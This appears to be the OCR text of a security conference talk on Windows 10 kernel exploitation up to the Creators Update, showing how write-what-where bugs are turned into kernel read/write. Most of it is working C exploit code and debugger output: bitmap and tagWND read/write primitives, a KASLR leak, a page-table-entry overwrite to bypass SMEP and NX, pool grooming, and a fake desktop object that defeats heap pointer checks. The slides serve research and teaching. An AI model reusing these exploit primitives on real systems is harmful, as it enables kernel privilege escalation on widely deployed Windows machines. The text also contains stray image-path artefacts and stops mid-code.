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TAKING WINDOWS 10 KERNEL EXPLOITATION TO THE NEXT LEVEL – LEVERAING WRITE-WHAT-WHERE VULNERABILITIES IN CREATORS UPDATE

Whoami

- Morten Schenk
- Security Advisor, Improsec ApS
- Twitter - @blomster81
- Blog - https://improsec.com/blog/
- GitHub - https://github.com/MortenSchenk
- What to expect from this talk
  - Lots of C code, hex and Assembly
  - Exploitation techniques working on Creators Update
- Whitepaper out as well

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Agenda

- Brief look at Kernel Exploitation history
- Arbitrary Kernel Read/Write Primitive
- KASLR information leak
- De-randomizing Page Table Entries
- Dynamic Function Location
- Executable Kernel Memory Allocation

Exploitation Concept

- Write-What-Where
  - Vulnerability class
- Best case
  - Write controlled value at controlled address
- Common case
  - Write not controlled value at controlled address
- Leverage to obtain kernel-mode code execution
  - Must know where and perhaps what
- Techniques presented may be used for other vulnerability classes as well
- Techniques must work from a Sandboxed process

Kernel Exploitation History

Kernel Exploitation History - Windows 7

- NonPagedPool was executable

```
RtlFillMemory(payLoad, PAGE_SIZE - 0x2b, 0xcc);
RtlFillMemory(payLoad + PAGE_SIZE - 0x2b, 0x100, 0x41);
BOOL res = CreatePipe(&readPipe, &writePipe, NULL, sizeof(payLoad));
res = WriteFile(writePipe, payLoad, sizeof(payLoad), &resultLength, NULL);
```

- Kernel information leaks were available with NtQuerySystemInformation
- Overwrite HalDispatchTable function table with NonPagedPool address
- Execute User-mode memory from Kernel-mode

Kernel Exploitation History - Windows 10

- Windows 8.1 and Windows 10 before Anniversary Edition.
- Kernel information leaks with APIs blocked from Low Integrity.
- NonPagedPoolNx is the new standard.
- Supervisor Mode Execution Prevention is introduced.
- Kernel-mode read / write primitive is needed.
  - GDI bitmap primitive.
  - tagWND primitive.

Bitmap primitive

- Information leak of Bitmap through GdiSharedHandleTable

```
DWORD64 teb = (DWORD64)NtCurrentTeb();
DWORD64 peb = *(PDWORD64)(teb + 0x60);
DWORD64 GdiSharedHandleTable = *(PDWORD64)(peb + 0xf8);
DWORD64 addr = GdiSharedHandleTable + (handle & 0xffff) * sizeof(GDICELL64);
DWORD64 kernelAddr = *(PDWORD64)addr;
```

- Overwrite Bitmap size using Write-What-Where
- Consecutive Bitmaps can create a primitive
  - SetBitmapBits
  - GetBitmapBits

```
VOID writeQword(DWORD64 addr, DWORD64 value)
{
    BYTE *input = new BYTE[0x8];
    for (int i = 0; i < 8; i++)
    {
        input[i] = (value >> 8 * i) & 0xFF;
    }
    PDWORD64 pointer = (PDWORD64)overwriteData;
    pointer[0x1BF] = addr;
    SetBitmapBits(overwriter, 0xe00, overwriteData);
    SetBitmapBits(hwrite, 0x8, input);
    return;
}
```

tagWND primitive

- Information leak of User-mode mapped Desktop Heap through
  - ulClientDelta from Win32ClientInfo
  - UserHandleTable from User32!gSharedInfo
- Overwrite cbWndExtra using Write-What-Where
- Consecutive Windows can create a primitive
  - SetWindowLongPtr overwrites adjacent tagWND.StrName pointer through ExtraBytes
  - InternalGetWindowText
  - NtUserDefSetText.

```
VOID writeQWORD(DWORD64 addr, DWORD64 value)
{
    CHAR* input = new CHAR[0x8];
    LARGE_UNICODE_STRING uStr;
    for (DWORD i = 0; i < 8; i++)
    {
        input[i] = (value >> (8 * i)) & 0xFF;
    }
    RtlInitLargeUnicodeString(&uStr, input, 0x8);
    SetWindowLongPtr(g_window1, 0x118, addr);
    NtUserDefSetText(g_window2, &uStr);
    SetWindowLongPtr(g_window1, 0x118, g_winStringAddr);
}
```

SMEP and NX bypass

- Page Table Entry overwrite using write primitive

```
DWORD64 getPTfromVA(DWORD64 vaddr)
{
    vaddr >>= 9;
    vaddr &= 0x7FFFFFFFF8;
    vaddr += 0xFFFFF68000000000;
    return vaddr;
}
```

```
kd> !pte fffff90140844bd0
                                           VA fffff90140844bd0
PXE at FFFFF6FB7DBEDF90    PPE at FFFFF6FB7DBF2028    PDE at FFFFF6FB7E405020    PTE at FFFFF6FC80A04220
contains 0000000251A6863   contains 0000000002522E863 contains 0000000002528C863 contains FD90000017EFA863
pfn 251a6      ---DA--KWEV  pfn 2522e      ---DA--KWEV  pfn 2528c      ---DA--KWEV  pfn 17efa      ---DA--KW-V

kd> g
Break instruction exception - code 80000003 (first chance)
0033:00007ff9`18c7a98a cc               int     3
kd> !pte fffff90140844bd0
                                           VA fffff90140844bd0
PXE at FFFFF6FB7DBEDF90    PPE at FFFFF6FB7DBF2028    PDE at FFFFF6FB7E405020    PTE at FFFFF6FC80A04220
contains 0000000251A6863   contains 0000000002522E863 contains 0000000002528C863 contains 7D90000017EFA863
pfn 251a6      ---DA--KWEV  pfn 2522e      ---DA--KWEV  pfn 2528c      ---DA--KWEV  pfn 17efa      ---DA--KWEV
```

KASLR Bypass


- Windows HAL Heap was in many cases static at 0xFFFFFFFFFD00000
- Offset 0x448 contained a pointer to ntoskrnl.exe
- SIDT instruction leaks address of ntoskrnl.exe pointer
- Use kernel-mode read primitive to leak pointer and get base address.

```
DWORD64 getNtBaseAddr()
{
    DWORD64 baseAddr = 0;
    DWORD64 ntAddr = readQWORD(0xfffffffffd00448);
    DWORD64 signature = 0x00905a4d;
    DWORD64 searchAddr = ntAddr & 0xFFFFFFFFFFFF000;

    while (TRUE)
    {
        DWORD64 readData = readQWORD(searchAddr);
        DWORD64 tmp = readData & 0xFFFFFFFF;
        if (tmp == signature)
        {
            baseAddr = searchAddr;
            break;
        }
        searchAddr = searchAddr - 0x1000;
    }

    return baseAddr;
}
```

Mitigations Introduced in Windows 10 1607

Windows 10 1607 Mitigations

- Randomizes Page Table Entries
- Removes kernel addresses from GdiSharedHandleTable
  - Breaks bitmap primitive address leak
- SIDT KASLR bypass method broken



Windows 10 1607 Mitigations

- Limits the tagWND.strName to point inside Desktop heap.
  - Breaks tagWND primitive

```
 # Child-SP          RetAddr           Call Site
00 ffff8b00`65a92068 fffff800`36a5c96a nt!DbgBreakPointWithStatus
01 ffff8b00`65a92070 fffff800`36a5c359 nt!KiBugCheckDebugBreak+0x12
02 ffff8b00`65a920d0 fffff800`369d3094 nt!KeBugCheck2+0x8a5
03 ffff8b00`65a927e0 ffffdeb2`f731c1fe nt!KeBugCheckEx+0x104
04 ffff8b00`65a92820 ffffdeb2`f71e4f96 win32kfull!DesktopVerifyHeapPointer+0x137252
05 (Inline Function) --------`-------- win32kfull!DesktopVerifyHeapRange+0x15
06 ffff8b00`65a92860 ffffdeb2`f71e421b win32kfull!DesktopVerifyHeapLargeUnicodeString(struct ta
07 ffff8b00`65a928a0 ffffdeb2`f720c99c win32kfull!DefSetText(struct tagWND * pwnd = 0xffffded1`
08 ffff8b00`65a92900 ffffdeb2`f720c50a win32kfull!xxxRealDefWindowProc(struct tagWND * pwnd = 0
09 ffff8b00`65a92a80 ffffdeb2`f71e51ec win32kfull!xxxWrapRealDefWindowProc(struct tagWND * pwnd
```

Figure 4. Windows 10 Anniversary Update mitigation on a common kernel write primitive


IT'S ALL BROKE...
BRING BACK THE PRIMITIVES
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Locating Bitmap Object

- Bitmap objects are stored in the Large Paged Pool.
  - Randomized on reboot
  - Need a kernel information leak to locate
- Win32ThreadInfo in the TEB is close to the Large Paged Pool

```
kd> dt _TEB @$teb
ntdll!_TEB
   +0x000 NtTib             : _NT_TIB
   +0x038 EnvironmentPointer : (null)
   +0x040 ClientId          : _CLIENT_ID
   +0x050 ActiveRpcHandle   : (null)
   +0x058 ThreadLocalStoragePointer : 0x00000056`4c614058 Void
   +0x060 ProcessEnvironmentBlock : 0x00000056`4c613000 _PEB
   +0x068 LastErrorValue    : 0
   +0x06c CountOfOwnedCriticalSections : 0
   +0x070 CsrClientThread   : (null)
   +0x078 Win32ThreadInfo   : 0xffff905c`001ecb10 Void
```

Locating Bitmap Object

- Creating a number of large Bitmap objects stabilizes the Pool
- Large static offset will point into Bitmaps

```
DWORD64 leakPool()
{
    DWORD64 teb = (DWORD64)NtCurrentTeb();
    DWORD64 pointer = *(PDWORD64)(teb+0x78);
    DWORD64 addr = pointer & 0xFFFFFFFFF0000000;
    addr += 0x16300000;
    return addr;
}
```

```
Win32ThreadInfo : 0xffff905c`001ecb10 Void
```

```
DWORD64 size = 0x10000000 - 0x260;
BYTE *pBits = new BYTE[size];
memset(pBits, 0x41, size);

DWORD amount = 0x4;
HBITMAP *hbitmap = new HBITMAP[amount];

for (DWORD i = 0; i < amount; i++)
{
    hbitmap[i] = CreateBitmap(0x3FFFF64, 0x1, 1, 32, pBits);
}
```

```
kd> dq ffff905c`16300000
ffff905c`16300000  41414141`41414141 41414141`41414141
ffff905c`16300010  41414141`41414141 41414141`41414141
ffff905c`16300020  41414141`41414141 41414141`41414141
ffff905c`16300030  41414141`41414141 41414141`41414141
ffff905c`16300040  41414141`41414141 41414141`41414141
ffff905c`16300050  41414141`41414141 41414141`41414141
ffff905c`16300060  41414141`41414141 41414141`41414141
ffff905c`16300070  41414141`41414141 41414141`41414141
```

Locating Bitmap Object

- Delete the second large Bitmap object.
- Allocate ~10000 new Bitmap objects of 0x1000 bytes each.
- Will point to start of Bitmap object.

```
kd> dq ffff905c`16300000 L20
ffff905c`16300000  00000000`01050ec9 00000000`00000000
ffff905c`16300010  00000000`00000000 00000000`00000000
ffff905c`16300020  00000000`01050ec9 00000000`00000000
ffff905c`16300030  00000000`00000000 00000001`00000368
ffff905c`16300040  00000000`00000da0 ffff905c`16300260
ffff905c`16300050  ffff905c`16300260 00008039`00000da0
ffff905c`16300060  00010000`00000006 00000000`00000000
ffff905c`16300070  00000000`04800200 00000000`00000000
ffff905c`16300080  00000000`00000000 00000000`00000000
ffff905c`16300090  00000000`00000000 00000000`00000000
ffff905c`163000a0  00000000`00000000 00000000`00000000
ffff905c`163000b0  00000000`00001570 00000000`00000000
ffff905c`163000c0  00000000`00000000 00000000`00000000
ffff905c`163000d0  00000000`00000000 00000000`00000000
ffff905c`163000e0  00000000`00000000 ffff905c`163000e8
ffff905c`163000f0  ffff905c`163000e8 00000000`00000000
```

Locating Bitmap Object

- Overwrite sizelBitmap of leaked Bitmap
- Reuses two consecutive Bitmaps as previously

```
BOOL writeQword(DWORD64 addr, DWORD64 value)
{
    BYTE *input = new BYTE[0x8];
    for (int i = 0; i < 8; i++)
    {
        input[i] = (value >> 8 * i) & 0xFF;
    }
    BYTE *pbits = new BYTE[0xe00];
    memset(pbits, 0, 0xe00);
    GetBitmapBits(h1, 0xe00, pbits);

    PDWORD64 pointer = (PDWORD64)pbits;
    pointer[0x1BE] = addr;
    SetBitmapBits(h1, 0xe00, pbits);
    SetBitmapBits(h2, 0x8, input);
    delete[] pbits;
    delete[] input;
    return TRUE;
}
```

```
kd> dq 1a000000 L6
00000000`1a000000  ffff905c`16300000 00000000`000000ff
00000000`1a000010  00000000`00000000 00000000`00000000
00000000`1a000020  00000000`00000000 00000000`00000000
kd> dq ffff905c`16300000+38 L1
ffff905c`16300038  00000001`00000368
kd> eq ffff905c`16300038  00001001`00000368
kd> dq 0xffffff78000000000 L1
fffff780`00000000  0fa00000`00000000
kd> dq 0xffffff78000000800 L1
fffff780`00000800  00000000`00000000
kd> g
Break instruction exception - code 80000003 (first chance)
0033:00007ffb`3c366062 cc              int     3
kd> dq 0xffffff78000000800 L1
fffff780`00000800  11223344`55667788
kd> dq 1a000000 L6
00000000`1a000000  ffff905c`16300000 00000000`000000ff
00000000`1a000010  00000000`01050ec9 00000000`01050ec8
00000000`1a000020  0fa00000`00000000 00000000`00000000
```

Write-What-Where simulation

tagWND R/W outside Desktop Heap

- Pointer verification is performed by DesktopVerifyHeapPointer.
- tagWND.strName must be within the Desktop Heap

```
mov     rcx, rbx        ; tagDESKTOP pointer
call    DesktopVerifyHeapPointer
lea     rdx, [rdi-1]
mov     rcx, rbx
mov     rbx, [rsp+38h+arg_0]
add     rsp, 30h
pop     rdi
jmp     $+5
DesktopVerifyHeapLargeUnicodeString endp
```

```
DesktopVerifyHeapPointer proc near

BugCheckParameter4= qword ptr -18h

; FUNCTION CHUNK AT 0000000001C0199C18 SIZE 0000001F BYTES

sub     rsp, 38h
mov     r9, [rcx+78h]   ; Address of Desktop Heap
cmp     rdx, r9         ; Str buffer must not be below Desktop Heap
jb      loc_1C0199C18
```

```
mov     eax, [rcx+80h]  ; Size of Desktop Heap
add     rax, r9         ; Max address of Desktop Heap
cmp     rdx, rax        ; Str buffer must not be above Desktop Heap
jnb     loc_1C0199C18
```

tagWND R/W outside Desktop Heap

- Desktop Heap address and size comes from tagDESKTOP object.
  - No validation on tagDESKTOP pointer.
  - Pointer is taken from header of tagWND.
- Find tagDESKTOP pointer and replace it.
  - Control Desktop Heap address and size during verification.

```
kd> dt win32k!tagWND head
   +0x000 head : _THRDESKHEAD
kd> dt _THRDESKHEAD
win32k!_THRDESKHEAD
   +0x000 h                : Ptr64 Void
   +0x008 cLockObj         : Uint4B
   +0x010 pti              : Ptr64 tagTHREADINFO
   +0x018 rpdesk           : Ptr64 tagDESKTOP
   +0x020 pSelf            : Ptr64 UChar
```

```
VOID setupFakeDesktop(DWORD64 wndAddr)
{
    g_fakeDesktop = (PDWORD64)VirtualAlloc((LPVOID)0x2a000000, 0x1000, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    memset(g_fakeDesktop, 0x11, 0x1000);
    DWORD64 rpDeskuserAddr = wndAddr - g_ulClientDelta + 0x18;
    g_rpDesk = *(PDWORD64)rpDeskuserAddr;
}
```

tagWND R/W outside Desktop Heap

- SetWindowLongPtr can overwrite tagDESKTOP pointer.
- Verification succeeds everywhere.

```
RtlInitLargeUnicodeString(&uStr, input, size);
g_fakeDesktop[0x1] = 0;
g_fakeDesktop[0xF] = addr - 0x100;
g_fakeDesktop[0x10] = 0x200;
SetWindowLongPtr(g_window1, 0x118, addr);
SetWindowLongPtr(g_window1, 0x110, 0x0000002800000020);
SetWindowLongPtr(g_window1, 0x50, (DWORD64)g_fakeDesktop);
NtUserDefSetText(g_window2, &uStr);
SetWindowLongPtr(g_window1, 0x50, g_rpDesk);
SetWindowLongPtr(g_window1, 0x110, 0x0000000e0000000c);
SetWindowLongPtr(g_window1, 0x118, g_winStringAddr);
```

```
kd> dq fffff780`00000000 L1
fffff780`00000000  0fa00000`00000000
kd> dq fffff780`00000800 L1
fffff780`00000800  00000000`00000000
kd> dq 1a000000 L4
00000000`1a000000  ffff905c`006f6ed0 ffff905c`006f7070
00000000`1a000010  ffff905c`006f6fb8 00000000`00000000
kd> dq ffff905c`006f6fb8 L1
ffff905c`006f6fb8  00000000`00000008
kd> eq ffff905c`006f6fb8  00000000`00001008
kd> g
Break instruction exception - code 80000003 (first chance)
0033:00007ffb`3c366062 cc              int     3
kd> dq 1a000000 L4
00000000`1a000000  ffff905c`006f6ed0 ffff905c`006f7070
00000000`1a000010  ffff905c`006f6fb8 0fa00000`00000000
kd> dq fffff780`00000800 L1
fffff780`00000800  11223344`55667788
```

Write-What-Where simulation


KERNEL PRIMITIVES
KERNEL PRIMITIVES EVERYWHERE
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Mitigations Introduced in Windows 10 1703

Windows 10 1703 Mitigations

- UserHandleTable kernel addresses have been removed
- Windows 10 1607

```
kd> dq poi(user32!gSharedInfo+8)
000002c5`db0f0000  00000000`00000000 00000000`00000000
000002c5`db0f0010  00000000`00010000 ffff9bc2`80583040
000002c5`db0f0020  00000000`00000000 00000000`0001000c
000002c5`db0f0030  ffff9bc2`800fa870 ffff9bc2`801047b0
000002c5`db0f0040  00000000`00014001 ffff9bc2`80089b00
000002c5`db0f0050  ffff9bc2`80007010 00000000`00010003
000002c5`db0f0060  ffff9bc2`80590820 ffff9bc2`801047b0
000002c5`db0f0070  00000000`00010001 ffff9bc2`8008abf0
```

- Windows 10 1703

```
kd> dq poi(user32!gSharedInfo+8)
00000222`e31b0000  00000000`00000000 00000000`00000000
00000222`e31b0010  00000000`00000000 00000000`00010000
00000222`e31b0020  00000000`00202fa0 00000000`00000000
00000222`e31b0030  00000000`00000000 00000000`0001000c
00000222`e31b0040  00000000`00000000 00000000`00000318
00000222`e31b0050  00000000`00000000 00000000`00014001
00000222`e31b0060  00000000`00000000 00000000`000002ac
00000222`e31b0070  00000000`00000000 00000000`00010003
```

```
typedef struct _HANDLEENTRY {
    PVOID  phead;
    ULONG_PTR  pOwner;
    BYTE  bType;
    BYTE  bFlags;
    WORD  wUniq;
}HANDLEENTRY, *PHANDLEENTRY;
```

Windows 10 1703 Mitigations

- ulClientDelta from Win32ClientInfo is gone
- Windows 10 1607

```
kd> dq @$teb+800
000000e4`e54e3800  00000000`00000008 00000000`00000000
000000e4`e54e3810  00000000`00000600 00000000`00000000
000000e4`e54e3820  000002c5`db410700 ffff98fc`a51f0000
```

- Windows 10 1703

```
kd> dq @$teb+800
00000086`a0a4a800  00000000`00000008 00000000`00000000
00000086`a0a4a810  00000000`00000600 00000000`00000000
00000086`a0a4a820  00000222`e3550700 00000222`e3550000
```

Windows 10 1703 Mitigations

- ExtraBytes modified by SetWindowLongPtr are moved to user-mode.
  - Cannot overwrite adjacent tagWND.strName.

```
sub     esi, r8d
movsxd  rcx, esi
add     rcx, [rdi+180h] ; RDI == tagWND*
```

```
loc_1C0053CB3:
mov     rax, [rcx]
mov     [rsp+98h+var_70], rax
mov     [rcx], r14      ; RCX == ExtraBytes*
jmp     loc_1C0053B7B
```

```
kd> dq 1a000000 L2
00000000`1a000000  ffffbd25`40909ce8 ffffbd25`40909bf0
kd> r
rax=0000000000000000 rbx=0000000000000000 rcx=00000295f92daf8
rdx=0000000000000008 rsi=0000000000000008 rdi=ffffbd2540909bf0
rip=ffffbd5fec46866b rsp=ffffe3010030da00 rbp=0000000000000008
 r8=0000000000000000  r9=ffffffffffff3fff r10=ffffbd2540909bf0
r11=000000252387c000 r12=0000000000000000 r13=0000000000000000
r14=fffff78000000000 r15=ffffbd2542567ab0
iopl=0         nv up ei pl nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b
win32kfull!xxSetWindowLongPtr+0x1f3:
ffffbd5f`ec0c866b 4c8931          mov     qword ptr [rcx],r14
```

Windows 10 1703 Mitigations

- tagWND as Kernel-mode read/write primitive is broken again.
- Bitmap object header increased by 0x8 bytes.
  - Change allocation size to retain allocation alignment.
- HAL Heap is randomized.
  - No longer ntoskrnl.exe pointer at 0xFFFFFFFFD00448.


SO YOU'RE TELLING ME
THEY MITIGATED
THE WINDOW PRIMITIVE
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Locating tagWND

- ulClientDelta in Win32ClientInfo has been replaced by user-mode pointer

```
kd> dq @$teb+800 L6
000000d6`fd73a800  00000000`00000008 00000000`00000000
000000d6`fd73a810  00000000`00000600 00000000`00000000
000000d6`fd73a820  00000299`cfe70700 00000299`cfe70000
```

- Inspecting new pointer reveals user-mode mapped Dekstop Heap

```
kd> dq 00000299`cfe70000
00000299`cfe70000  00000000`00000000 0100c22c`639ff397
00000299`cfe70010  00000001`ffeeffee ffffbd25`40800120
00000299`cfe70020  ffffbd25`40800120 ffffbd25`40800000
00000299`cfe70030  ffffbd25`40800000 00000000`00001400
00000299`cfe70040  ffffbd25`408006f0 ffffbd25`41c00000
00000299`cfe70050  00000001`000011fa 00000000`00000000
00000299`cfe70060  ffffbd25`40a05fe0 ffffbd25`40a05fe0
00000299`cfe70070  00000009`00000009 00100000`00000000
kd> dq ffffbd25`40800000
ffffbd25`40800000  00000000`00000000 0100c22c`639ff397
ffffbd25`40800010  00000001`ffeeffee ffffbd25`40800120
ffffbd25`40800020  ffffbd25`40800120 ffffbd25`40800000
ffffbd25`40800030  ffffbd25`40800000 00000000`00001400
ffffbd25`40800040  ffffbd25`408006f0 ffffbd25`41c00000
ffffbd25`40800050  00000001`000011fa 00000000`00000000
ffffbd25`40800060  ffffbd25`40a05fe0 ffffbd25`40a05fe0
ffffbd25`40800070  00000009`00000009 00100000`00000000
```

Locating tagWND

- Manually search through Desktop heap to locate tagWND object

```
VOID setupLeak()
{
    DWORD64 teb = (DWORD64)NtCurrentTeb();
    g_desktopHeap = *(PDWORD64)(teb + 0x828);
    g_desktopHeapBase = *(PDWORD64)(g_desktopHeap + 0x28);
    DWORD64 delta = g_desktopHeapBase - g_desktopHeap;
    g_ulClientDelta = delta;
}

DWORD64 leakWnd(HWND hwnd)
{
    DWORD i = 0;
    PDWORD64 buffer = (PDWORD64)g_desktopHeap;
    while (1)
    {
        if (buffer[i] == (DWORD64)hwnd)
        {
            return g_desktopHeapBase + i * 8;
        }
        i++;
    }
}
```

ExtraBytes overwrite


- Size of ExtraBytes is defined by cbWndExtra when Windows Class is registered
- RegisterClassEx creates a tagCLS object
- tagCLS has its own ExtraBytes defined by cbClsExtra
- SetWindowLongPtr sets ExtraBytes in tagWND
- SetClassLongPtr sets ExtraBytes in tagCLS

```
cls.cbSize = sizeof(WNDCLASSEX);
cls.style = 0;
